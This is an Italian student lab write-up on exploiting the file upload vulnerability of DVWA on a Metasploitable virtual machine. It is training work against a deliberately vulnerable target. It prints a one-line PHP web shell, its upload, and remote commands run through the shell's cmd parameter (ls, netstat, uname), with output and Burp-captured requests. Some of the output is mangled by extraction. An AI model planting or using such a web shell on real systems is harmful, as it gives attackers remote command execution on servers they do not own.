

Sfruttamento Vulnerabilità File Upload su DVWA

Obiettivi dell'esercizio

1. Verificare la comunicazione tra Kali Linux e Metasploitable
2. Sfruttare una vulnerabilità di file upload per l'inserimento di una shell PHP
3. Eseguire comandi remoti sulla macchina Metasploitable
4. Monitorare l'interazione con BurpSuite

Esecuzione dei vari passaggi fatti:

Connessione tra Kali e Metasploitable

Per prima cosa abbiamo effettuato il ping da Kali verso Metasploitable, confermando la comunicazione tra le 2 macchine.


```
(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.249 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.160 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.183 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.246 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.146 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.162 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=0.154 ms
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.156 ms
64 bytes from 192.168.50.101: icmp_seq=9 ttl=64 time=0.161 ms
64 bytes from 192.168.50.101: icmp_seq=10 ttl=64 time=0.151 ms
64 bytes from 192.168.50.101: icmp_seq=11 ttl=64 time=0.154 ms

```

Accesso via HTTP alla DVWA

In seguito abbiamo stabilito la connessione HTTP tra Kali Linux e il server Metasploitable

Qui sotto lo screenshot che conferma l'accesso alla DVWA attraverso il browser.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Creazione e Upload della Shell PHP

Abbiamo poi creato uno script PHP denominato shell1.php, progettato per ricevere comandi tramite parametri cmd nell'URL .

```
(kali@kali)-[~]  
$ cat shell1.php  
<?php system($_REQUEST["cmd"]); ?>
```

In seguito abbiamo caricato correttamente nella sezione File Upload della DVWA, bypassando i controlli insufficienti (sicurezza della DVWA impostata su LOW).

Vulnerability: File Upload


Choose an image to upload:

No file selected.


../../hackable/uploads/shell1.php succesfully uploaded!

La shell caricata è stata utilizzata per inviare comandi al sistema compromesso, dimostrando il controllo remoto effettivo.


- Comando **ls** per visualizzare il contenuto della directory



- Comando **ip a** per visualizzare la configurazione di rete



- Comando **netstat** per analizzare porte e connessioni




192.168.50.101/dvwa/hackabl x +

192.168.50.101/dvwa/hackable/uploads/shell1.php?cmd=netstat -tulnp

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```
Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program
LISTEN - tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:46536 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:40552 0.0.0.0:*
LISTEN - tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:
0.0.0.0:111 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN - tcp 0
0.0.0.0:21 0.0.0.0:* LISTEN - tcp 0 0 192.168.50.101:53 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
0 0 127.0.0.1:953 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:56124 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN
tcp6 0 0 :::5432 :::* LISTEN - tcp6 0 0 ::1:953 :::* LISTEN - udp 0 0 0.0.0.0:2049 0.0.0.0:* - udp 0 0 192.168.50.10
udp 0 0 0.0.0.0:42636 0.0.0.0:* - udp 0 0 0.0.0.0:940 0.0.0.0:* - udp 0 0 192.168.50.101:53 0.0.0.0:* - udp 0 0 127
0 0 0.0.0.0:60766 0.0.0.0:* - udp 0 0 0.0.0.0:111 0.0.0.0:* - udp6 0 0 :::53 :::* - udp6 0 0 :::56311 :::* -
```

- Comando **uname -a** per rilevare il sistema operativo



192.168.50.101/dvwa/hackabl x +

192.168.50.101/dvwa/hackable/uploads/shell1.php?cmd=uname -a

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Intercettazione e Analisi HTTP

Durante l'upload, BurpSuite ha catturato le richieste HTTP/HTTPS, mostrando come il file è stato inviato al server.



Request

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 435
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynGU0coQUU3L3JlDf
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) C
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=f093afc6dc6a22f4f0f681cd087f3a881
14 Connection: keep-alive
```

L'apertura della shell è stata analizzata tramite Burp, rivelando l'esecuzione remota del comando **ls**

```
Request
Pretty Raw Hex
1 GET /dvwa/uploads/shell1.php HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=f093afcdc6a22f4f0f681cd087f3a881
9 Connection: keep-alive
10
11
```

```
Request
Pretty Raw Hex
1 GET /dvwa/uploads/shell1.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=f093afcdc6a22f4f0f681cd087f3a881
9 Connection: keep-alive
10
11
```

Conclusione:

Questa esercitazione ha rappresentato un'ottima base per comprendere le dinamiche fondamentali dell'attacco tramite file upload su ambienti deliberatamente vulnerabili come DVWA. Tuttavia, se da un lato è stato utile per consolidare concetti tecnici e operativi, dall'altro ha acceso in me il desiderio di confrontarmi con ambienti più realistici e meglio protetti. Affrontare ambienti più complessi non significa solo imparare nuove tecniche, ma adottare

una mentalità da professionista, capace di analizzare,
documentare, proteggere.